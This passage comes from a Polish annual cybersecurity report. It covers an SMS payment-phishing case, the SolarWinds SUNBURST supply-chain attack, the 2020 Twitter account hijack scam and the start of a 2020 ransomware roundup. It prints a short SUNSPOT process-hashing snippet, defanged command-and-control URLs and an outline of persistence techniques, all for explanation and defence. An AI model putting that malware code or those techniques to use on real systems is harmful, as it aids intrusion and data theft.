W wyniku działań podjętych przez funkcjonariuszy Policji z Wydziału dw. z Cyberprzestępczością w Katowicach udało się również ustalić i zatrzymać Jacka O. posługującego się nickiem Siciliantellegram oraz osoby z nim współdziałające – odpowiedzialne za wysyłkę wiadomości SMS do pokrzywdzonych, zarządzające wypłatami, pozyskujące rachunki bankowe. Jacek O. jest odpowiedzialny za wysłanie do pokrzywdzonych nie mniej niż 40 000 wiadomości SMS zawierających linki do fałszywych paneli płatności i informacje o konieczności pilnego uregulowania należności za energię elektryczną. Na jego komputerze ujawniono m.in. dowody na udział w praniu pieniędzy, posiadanie złośliwego oprogramowania z rodziny Anubis atakującego telefony komórkowe, oraz bazy danych zawierające loginy i hasła do kont poczty elektronicznej co najmniej kilkudziesięciu tysięcy osób. Wskazuje to na bardzo dużą skalę przestępczej działalności podejrzanego.

Dzięki dalszym czynnościom podjętym w postępowaniu, pozbawiono anonimowości osoby odpowiedzialne za pranie pieniędzy, w tym przy użyciu bitomatów na terenie Warszawy. Członkowie grupy, m.in. Paweł N. oraz Przemysław S., mający na forum o nazwie Cebulka rangę tzw. „bankierów", zostali zatrzymani przez funkcjonariuszy CBŚP oraz KWP w Łodzi w okresie od września do grudnia 2020 r.

# Wybrane incydenty i zagrożenia ze świata


W tej części raportu opisujemy wybrane zdarzenia, które miały istotny wpływ na globalny krajobraz cyberbezpieczeństwa w 2020 r.



# SolarWinds

Ataki na łańcuch dostaw (ang. *supply chain attack*) zdarzają się rzadko, dlatego nieczęsto są wykrywane. W ubiegłym roku do firm, które padły ofiarą takiego ataku (jak m.in. ASUS w 2018 r.) dołączył Solarwinds – producent oprogramowania służącego do zarządzania i monitorowania rozwiązań IT. Do aktualizacji oprogramowania Orion, dostarczanej przez Solarwinds, został dołączony backdoor o nazwie SUNBURST.

## Atak na łańcuch dostaw — co to takiego?

Atakowanie łańcucha dostaw oznacza, że atakujący wykorzystuje niedokładnie zabezpieczony przez dostawcę kanał dostarczania produktu do jego klientów. Może to się zdarzyć zarówno w obszarze wyrobów fizycznych (np. sprzętu elektronicznego poprzez instalację złośliwych podzespołów na etapie produkcji u podwykonawcy), jak i usług/oprogramowania. W drugim przypadku zazwyczaj oznacza to, że atakujący dołącza złośliwy kod do aktualizacji. Zazwyczaj oznacza to kompromitację nie tylko samego producenta, ale wszystkich klientów, którzy na bieżąco aktualizują oprogramowanie.






**Rys. 75. Ilustracja ataku na łańcuch dostaw. Źródło: TechTarget.**

Ataki takie nie są generyczne — opierają się na znajomości słabych punktów łańcucha dostaw konkretnego producenta. Mogą to być źle zabezpieczone serwery, z których pobierana jest aktualizacja, ale stać się tak może również poprzez zainfekowanie stacji roboczej lub narzędzi używanych przez pojedynczego programistę. Atak ten należy zatem do klasy APT (ang. *Advanced Persistent Threat*) i musi być przygotowany z myślą o konkretnym producencie. Dodatkowo atakujący musi podjąć wysiłek, aby ukryć fakt kontrolowania infrastruktury ofiary.

## Jak do tego doszło? — nie wiem

Firma FireEye, znany dostawca rozwiązań w zakresie cyberbezpieczeństwa, korzystała z oprogramowania dostarczanego przez Solarwinds. W wyniku ataku cyberprzestępców z firmy wyciekły narzędzia używane do skanowania podatności u klientów. W trakcie obsługi incydentu badacze pracujący w FireEye odkryli, że doszło do zainfekowania oprogramowania Orion IT. W grudniu o sytuacji poinformowała sama firma FireEye. Uważa się, że atak najprawdopodobniej był powiązany z grupą APT (oznaczoną jako UNC2452[63]) sponsorowaną przez rząd jednego z państw. Podejrzenia padają na Rosję, jednak badacze nie pozyskali na to wystarczających dowodów[64].

Sposób przygotowania payloadu (nazwanego SUNBURST) wskazywał, że atak przygotowywany był miesiącami. W ramach śledztwa w Solarwinds ustalono, że jednym z możliwych punktów wejścia była usługa chmurowa Office365, gdzie zidentyfikowano przejęte konta. Ponadto odkryto, że przejęte zostały również skrzynki pocztowe niektórych pracowników oraz, że atakujący uzyskali nieuprawniony dostęp do serwera Active Directory. Firma CrowdStrike, asystująca Solarwinds w czynnościach śledczych, odkryła i opisała, że SUNBURST został dostarczony przy pomocy SUNSPOT (narzędzie powiązane z grupą APT StellarParticle), który załączał złośliwy kod do oprogramowania Orion w trakcie procesu budowy rozwiązania[65]. SUNSPOT monitorował listę procesów pod kątem trwającej kompilacji oprogramowania, czyli obecności uruchomionego procesu msbuild.exe.

63 W terminologii FireEye UNC oznacza tzw. *clustering activity*, czyli nazwę grupy, dla której nie zostało jeszcze ustalone, czy jest to część działalności już znanej grupy APT, czy zupełnie nowej
64 https://www.zdnet.com/article/us-government-formally-blames-russia-for-solarwinds-hack/
65 https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/

```
def elf_hash(name):
    # Test input: b'msbuild.exe'
    # Test output: 0x53D525
    h = 0
    for c in name:
        v = (c + (h << 4))
        msb = v & 0xF0000000
        if msb != 0:
            v ^= (msb >> 24)
        h = ~msb & v
    return h
```

**Rys. 76. Fragment kodu SUNSPOT odpowiedzialny za poszukiwanie procesu msbuild.exe. Źródło: CrowdStrike.**

Nie udało się jednak ustalić, co dokładnie było punktem wejścia w przeprowadzonym ataku. Pomimo, że pierwsze doniesienia o udanym ataku miały miejsce w grudniu 2020 r. — dziś wiadomo już, że do wstępnych, nieuprawnionych modyfikacji kodu Orion doszło pod koniec października 2019 r. Modyfikacje te nie były złośliwe, co prawdopodobnie oznacza, że były to tylko testy.


**Rys. 77. Oś czasu: wydarzenia powiązane z atakiem i reakcją na obecność złośliwego oprogramowania w produkcie SolarWinds. Źródło: PaloAlto.**

## Zasięg ataku


Atakujący uzyskali dostęp nie tylko do infrastruktury SolarWinds, ale również do infrastruktury klientów firmy. Nie każdy, u którego znalazł się SUNBURST, był faktycznym celem ataku, ponieważ dalsze fazy następowały tylko w wybranych organizacjach. Wśród klientów SolarWinds, korzystających z Orion IT, było 425 firm z listy Fortune 500: wiodący dostawcy rozwiązań telekomunikacyjnych, firmy zajmujące się księgowością, uniwersytety oraz instytucje wojskowe i państwowe USA (w tym Pentagon czy Departament Stanu). Jak twierdzi firma SolarWinds, mniej niż 100 klientów znalazło się w obszarze zainteresowań atakujących.

Charakterystyka UNC2452 wskazuje, że głównym celem grupy było pozyskiwanie poufnych dokumentów i kradzież własności intelektualnej, ze szczególnym uwzględnieniem dokumentów dotyczących bezpieczeństwa i informacji na temat personelu zajmującego się tą tematyką. Dotychczas nie stwierdzono działań grupy w kierunku pozyskiwania danych finansowych, ani prób niszczenia infrastruktury zaatakowanych podmiotów. Grupa raczej skupia się na wykorzystaniu już pozyskanych dostępów, a nie na agresywnym rozprzestrzenianiu złośliwego oprogramowania, co potwierdza, że specjalizuje się ona w atakach typu APT.

## SUNBURST — cechy szczególne

Twórcy backdoora SUNBURST przykładali szczególną wagę do tego, aby był trudny do wykrycia. Zarówno struktura jego kodu źródłowego jak i sposób komunikacji z serwerami C&C (ang. *command and control*) były przemyślane tak, aby backdoor mógł przez długi czas pozostawać niezauważony. Oznacza to, że twórcy byli dobrze przygotowani nie tylko w zakresie technicznym (zaawansowane metody ataku, duża wiedza o systemach używanych w atakowanej organizacji), ale znali również metody stosowane w zespołach bezpieczeństwa wykrywających zagrożenia.

Kod był napisany tak, aby nie wzbudzać podejrzeń — nazwy klas i zmiennych przypominały te używane w niezłośliwym kodzie (np. Job).




**Rys. 78. Fragment kodu oprogramowania SUNBURST zdekompilowany przy użyciu narzędzia ILSpy. Źródło: varonis.com.**

Złośliwy kod był wstrzyknięty w aktualizację Orion IT, w związku z czym był ładowany przez proces odpowiedzialny za obsługę aktualizacji dla tego oprogramowania (np. SolarWinds.BusinessLayerHost.exe). Producent zalecał dodanie swojego oprogramowania do wyjątków w programie antywirusowym, by uniknąć fałszywych detekcji.

W celu utrudnienia powiązania infekcji z zainfekowaną aktualizacją, złośliwy kod nie był uruchamiany od razu, ale czekał w uśpieniu do 2 tygodni. Po tym czasie próbował rozwiązać domenę *avsvmcloud[.]com* (domena ta była wyliczana z osadzonych w kodzie wartości) i w odpowiedzi otrzymywał właściwe adresy serwerów C&C w rekordach DNS typu CNAME[66].

SUNBURST zbierał i wysyłał podstawowe informacje o zainfekowanej maszynie do serwera C&C. Ponadto, na tym etapie zatrzymane zostały usługi i procesy z określonej listy. Wśród nich były to głównie narzędzia antywirusowe i służące do analizy wstecznej i powłamaniowej. W momencie, gdy wszystkie procesy z listy zostały zatrzymane, algorytm DGA (ang. *Domain Generation Algorithm*) generował unikalną subdomenę dla każdej ofiary, dzięki czemu serwer C&C mógł reagować odpowiednio w zależności od tego, kto wykonywał zapytania.

Komunikacja z procesami C&C również była ukryta, zaś generowane nazwy domen miały przypominać normalną komunikację (pobieranie czcionek, wymiana danych XML powiązanych z aplikacjami .NET).

- *hxxps://3mu76044hgf7shjf[.]appsync-api[.]eu-west-1[.]avsvmcloud[.]com /swip/upd /Orion[.]Wireless[.]xml*
- *hxxps://3mu76044hgf7shjf[.]appsync-api[.]us-east-2[.]avsvmcloud[.]com /pki/crl/492-ca[.]crl*
- *hxxps://3mu76044hgf7shjf[.]appsync-api[.]us-east-1[.]avsvmcloud[.]com /fonts/woff/6047-freefont-ExtraBold[.]woff2*

**Rys. 79. Przykładowe adresy, po których SUNBURST komunikował się z serwerami C&C. Źródło: Microsoft.**

## Lateral movement i persystencja

W ramach dalszych faz ataku i prób utrzymania dostępu do zainfekowanej infrastruktury stosowano następujące kroki/techniki:

- przy drugiej fazie ataku dostarczano payloady TEARDOWN (unikalny dla SUNBURST payload) i odpowiednio dostosowaną wersję oprogramowania BEACON (narzędzie Cobalt-Strike),
- od czasu do czasu instalowane było także narzędzie Mimikatz, służące do oglądania i zapisywania danych uwierzytelniających, stosujące aktualne techniki ataku na oprogramowanie firmy Microsoft,
- dokonywano ataków Golden SAML. SAML to protokół umożliwiający realizację usługi *single sign-on*, poprzez przekazywanie danych uwierzytelniających pomiędzy aplikacjami,
- modyfikowano *Trusted Domains*, czyli domeny, którym system ufa w kwestiach autoryzacji użytkowników poprzez dopisanie domen należących do infrastruktury przestępców,
- pozyskiwano dostęp do uprzywilejowanych kont Azure AD i wykorzystywano je do dalszych działań,
- Przejmowano kontrolę nad aplikacjami Azure poprzez przejęcie uprzywilejowanego konta lub dodanie własnych certyfikatów/ haseł, co dawało dostęp m.in. do czytania całej poczty.

Wszystkie powyższe czynności służyły jednocześnie zachowaniu persystencji — tworzono wiele punktów dostępu do organizacji. Stosowano również zaawansowane techniki przeciwdziałania uwierzytelnieniu wieloskładnikowemu m.in. poprzez dodawanie numerów telefonów pozostających pod kontrolą atakujących.

66 Typ rekordu używany do mapowania nazwy domeny na inną nazwę.

## Wnioski

Atak na SolarWinds stanowi pewnego rodzaju niebezpieczny precedens. Pokazuje, że grupy APT są już w tej chwili zdolne do przeprowadzania wybitnie spersonalizowanych i długotrwałych ataków na kluczowe podmioty. Bardzo trudno jest takie ataki wykryć i zespoły zajmujące się bezpieczeństwem IT w dużej mierze nie są na nie wystarczająco przygotowane. Są to również ataki, które na stałe przyczynią się do zmniejszenia zaufania wobec zewnętrznych podmiotów, ponieważ nie mamy pewności, że nasz dostawca oprogramowania nie stanie się ofiarą ataku. Zawiodły standardowe zabezpieczenia, takie jak podpisywanie kodu czy stosowanie oprogramowania antywirusowego. Infrastruktura atakujących była mocno spersonalizowana pod konkretny podmiot, np. VPS-y w kraju ofiar czy odpowiednio dobrane domeny. Zasięg ataku był niewyobrażalnie duży i spowodował nieodwracalne szkody dla ofiar — prawdopodobnie będzie się wiązał z przeprojektowaniem skompromitowanego systemu bezpieczeństwa. Istotnie zaszkodził również samym produktom wytwarzanym przez dane przedsiębiorstwo (wyciek własności intelektualnej).

Nie jest możliwa stuprocentowa ochrona w przypadku tego typu ataków. Szczególnie przy złożonych systemach dużych organizacji, odpowiedniej wiedzy technicznej i motywacji atakujących, istnieje spora szansa na odnalezienie i wykorzystanie podatności.

Na szczęście istnieją sposoby na znaczne zmniejszenie ryzyka i złagodzenie skutków ataku. Są to m.in. działania takie jak: wprowadzenie architektury Zero Trust, stosowanie systemów DLP (ang. *Data Leakage Prevention*), czy wykorzystanie nowoczesnego oprogramowania antywirusowego, uwzględniającego np. czynniki behawioralne.

## Dla zainteresowanych

Artykuł stanowi poglądowy opis zdarzeń i sposobu działania grupy APT odpowiedzialnej za atak na SolarWinds. Zainteresowanych odsyłamy do dalszej lektury artykułów źródłowych:

- Artykuł FireEye o SUNBURST

https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html

- Prezentacja FireEye na temat UNC2452

https://www.fireeye.com/content/dam/fireeye-www/current-threats/pdfs/wbnr-unc2452-presentation-slides.pdf

- Artykuł CrowdStrike na temat SUNSPOT

https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/

- Na czym polega Golden SAML

https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps

- Analiza SUNBURST Microsoftu

https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/


# Atak na Twittera

Istnieją złożone scenariusze oszustw internetowych, które pozwalają naciągaczom zarabiać ogromne sumy pieniędzy, jednak ich realizacja jest bardzo czasochłonna. Z drugiej strony spektrum znajdują się niewyszukane oszustwa, wymagające jedynie podstawowej wiedzy i minimalnego wkładu koordynatora procederu. Osoby te, używając prostego schematu, starają się dotrzeć do jak największej liczby potencjalnych ofiar. Zdecydowana większość internautów od razu rozpoznaje podstęp, jednak wciąż ten niewielki procent nieostrożnych jest w stanie zapewnić przestępcom zadowalający zysk.

## Prosty schemat

Jednym z tego typu oszustw jest tzw. „scam bitcoinowy". Jego koncepcja polega najczęściej na podszywaniu się pod znaną osobę i oferowaniu szybkiego zarobku w ramach operacji na tej kryptowalucie. Bardzo często jest to realizowane przez tworzone w mediach społecznościowych konta, których nazwy wybierane są tak, by jak najdokładniej naśladowały te używane przez znane osobistości. Zdjęcia profilowe kopiowane są z prawdziwego profilu imitowanej postaci. Następnie w mediach społecznościowych publikowane są treści zachęcające do wpłat dowolnej sumy kryptowaluty na podany adres portfela[67], przy równoczesnym zapewnieniu, że środki zostaną zwrócone na portfel wpłacającego i w dodatku powiększone dwukrotnie. Komunikatowi towarzyszy informacja o tymczasowym wyśmienitym samopoczuciu darczyńcy, który w ten sposób spełnia swoją zachciankę lub podejmuje działania charytatywne. Oczywiście wpis dodatkowo zawiera ostrzeżenie o krótkim oknie czasowym — np. najbliższe 30 minut, w którym będzie można z tej propozycji skorzystać. Takie okoliczności sprawiają, że ofiary podejmują decyzje pod wpływem emocji, ich czujność zostaje osłabiona i łatwiej wpadają w pułapkę. Czasami ofiary, chcąc sprawdzić ofertę, na początku wpłacają niewielkie kwoty, które zgodnie z obietnicą zostają im zwrócone, by zachęcić do dalszych wpłat. Ostatecznie jednak scenariusz nie zakłada zwrotu wpłaconych środków.

67 W kryptowalutach, odpowiednik numeru konta bankowego


**Rys. 80. Przejęte konto Elona Muska na platformie Twitter.**

## Atak na niespotykaną dotąd skalę

Oszustwo zrealizowane według tego niewyszukanego schematu obserwowaliśmy w nocy z 15 na 16 lipca 2020 r. Jedynym — lecz bardzo istotnym odstępstwem od klasycznego scenariusza było użycie kont faktycznie należących do osób cieszących się dużą popularnością, a nie fikcyjnych profili jedynie podszywających się pod znanych ludzi.

Rzeczywiste, często zweryfikowane konta na platformie Twitter, należące do takich osób jak Bill Gates, Elon Musk, Warren Buffet, Jeff Bezos i Barrack Obama dołączyły do wyłudzaczy. Sytuacja ta wprawiła społeczność internetową w spore zakłopotanie, ponieważ bardzo trudno było zrozumieć, co dokładnie się wydarzyło. Z pewnością mieliśmy do czynienia z przejmowaniem tych kont, jednak z każdą chwilą sytuacja stawała się coraz bardziej skomplikowana. Nieautoryzowany dostęp do kont osób piastujących tak wysokie stanowiska to bardzo rzadkie wydarzenie. Atakującym ciężko byłoby przejąć taką liczbę profili w krótkim czasie, gdyby nie istniał wspólny punkt wejścia. Mogło to wskazywać na uzyskanie dostępu do platformy pośredniczącej w zarządzaniu treściami tych osób lub na użycie luki bezpieczeństwa w samym Twitterze.



**Rys. 81. Komunikat Twittera w sprawie incydentu.**

Twitter niezwłocznie podjął kroki mające na celu wyjaśnienie sytuacji. Wpisy z przejętych profili pojawiały się i znikały, by po chwili znów wracać na swoje miejsca. Dodatkowo w zbiorze przejętych przez włamywaczy kont wciąż pojawiały się nowe pozycje. Ostatecznie w puli znalazło się ich około 130[68]. Analiza przepływu środków w sieci Blockchain wykazała, że atakującym udało się pozyskać środki o wartości około 118 tys. dolarów[69]. Giełdy kryptowalut również zareagowały na ten incydent blokując możliwość wpłat na adresy biorące udział w scamie, co pozwoliło ograniczyć straty roztargnionych inwestorów. Blokada wewnątrz samej tylko giełdy Coinbase pozwoliła zatrzymać przelewy od tysiąca własnych klientów na około 280 tys. dolarów[70].

## Kto stoi za atakiem?

W czasie, gdy Twitter pracował nad naprawieniem źródła i skutków problemu, z magazynem Techcrunch skontaktowały się osoby twierdzące[71], że są powiązane z tym atakiem. Z przekazanych informacji wynikało, że włamywaczom udało się uzyskać dostęp do wewnętrznego narzędzia administracyjnego platformy Twitter. System ten pozwalał na zmianę danych dowolnego konta, w tym również przypisanego do niego adresu e-mail, co zostało wykorzystane w dalszym kroku. Atakujący rozpoczynali klasyczną procedurę resetu hasła, jednak link potwierdzający tę czynność zamiast dotrzeć do ofiary, wysyłany był na skrzynkę kontrolowaną przez włamywaczy. To pozwalało ostatecznie uzyskać pełny dostęp do kont.

68 Źródło: https://edition.cnn.com/2020/07/16/tech/twitter-hack-security-analysis/index.html
69 Źródło: https://www.cbsnews.com/news/twitter-hack-verified-accounts-social-engineering-bitcoin-scam/
70 Źródło: https://www.forbes.com/sites/billybambrough/2020/07/19/exclusive-twitter-hackers-could-have-stolen-a--whole-lot-more/
71 Źródło: https://techcrunch.com/2020/07/15/twitter-hacker-admin-scam/




**Rys. 82. Zrzuty ekranu ujawnione przez atakujących. Źródło: Techcrunch.**

W ciągu 3 dni Twitter opublikował oświadczenie[72] dotyczące sposobu, w jaki działali oszuści, który był zgodny z wcześniejszymi doniesieniami medialnymi. Ponadto, jako początkową przyczynę całego zamieszania wskazano atak phishingowy na pracowników niższego szczebla. Pozwoliło to w późniejszym czasie przeprowadzić wewnątrz organizacji kolejne ataki i uzyskać dostęp do kont administracyjnych.

Niespełna 2 tygodnie później, 31 lipca, FBI, IRS oraz Secret Service aresztowały[73] osoby zamieszane w proceder. Hersztem okazał się być 17-latek z Florydy. Dodatkowo zatrzymany został 22-letni mężczyzna z Oregonu, a także 19-letni obywatel Wielkiej Brytanii. Nie posiadali oni ponadprzeciętnej wiedzy technicznej z zakresu cyberbezpieczeństwa.

## Możliwe skutki

Całe przedsięwzięcie zostało zwieńczone jednym z najprostszych scamów i nie wyrządziło poważnych szkód. Gdyby jednak sytuacja potoczyła się inaczej, moglibyśmy mieć do czynienia z katastrofą na skalę globalną. Prostym przykładem są wydarzenia sprzed 7 lat. 23 kwietnia 2013 r. konto amerykańskiej agencji prasowej Associated Press zostało przejęte wskutek ataku phishingowego[74]. Na profilu organizacji pojawił się krótki wpis: „Ważne: Dwie eksplozje w Białym Domu, Barack Obama jest ranny." Informacja szybko została zdementowana, jednak zdążyła wywołać spore zamieszanie. Indeks giełdowy Dow Jones na dwie minuty spadł o 145 punktów, po czym powrócił do normalnej wartości. Tego typu wahania dają możliwość dużego zarobku osobom mającym wcześniej wiedzę o takim wydarzeniu.



**Rys. 83. Fałszywa informacja opublikowana na oficjalnym profilu Associated Press oraz reakcja indeksu Dow Jones.**

72 https://blog.twitter.com/en_us/topics/company/2020/an-update-on-our-security-incident.html
73 Źródło: https://www.theverge.com/2020/7/31/21349920/twitter-hack-arrest-florida-teen-fbi-irs-secret-service
74 https://eu.usatoday.com/story/theoval/2013/04/23/obama-carney-associated-press-hack-white-house/2106757/

# Ransomware na świecie

W roku 2020, oprócz kosztów poniesionych z powodu światowej pandemii, przedsiębiorstwa na całym świecie borykały się z rosnącym zagrożeniem w postaci ataków ransomware. Szacuje się, że w ubiegłym roku liczba ataków z użyciem tego oprogramowania wzrosła o ponad 150 procent[75]. Cyberprzestępcy znacząco podwyższyli kwoty okupów i usprawnili procesy obsługi ofiar.

## Największe ataki 2020

Na świecie miało miejsce wiele bardzo dotkliwych ataków ransomware. Przedstawiamy podsumowanie najgłośniejszych, często również najbardziej kosztownych przypadków.

### Garmin

**23 lipca** Garmin, amerykańska firma tworząca rozwiązania GPS w lotnictwie, nawigacji morskiej, sporcie, turystyce i rekreacji, padła ofiarą dobrze przygotowanego ataku ransomware WastedLocker, powiązanego z rosyjską grupą Evil Corp. Zaszyfrowana została sieć wewnętrzna Garmina oraz niektóre systemy produkcyjne. Firmie udało się rozpocząć przywracanie usługi po 5 dniach. Nieoficjalnie mówi się, że firma zapłaciła okup w wysokości 10 milionów dolarów.

### ISS World

**17 lutego** miał miejsce atak na duńską firmę ISS World zajmującą się dostarczaniem usług w zakresie utrzymywania budynków (m.in. usługi wsparcia administracyjnego, utrzymania czystości i dostaw żywności). Ransomware zaszyfrował ich bazę danych w wyniku czego ok. 500 000 pracowników firmy na całym świecie utraciło dostęp do firmowych systemów, w tym poczty elektronicznej[76]. Oszacowano, że naprawienie szkód powstałych w wyniku ataku pochłonie co najmniej 75 milionów dolarów.

### Cognizant

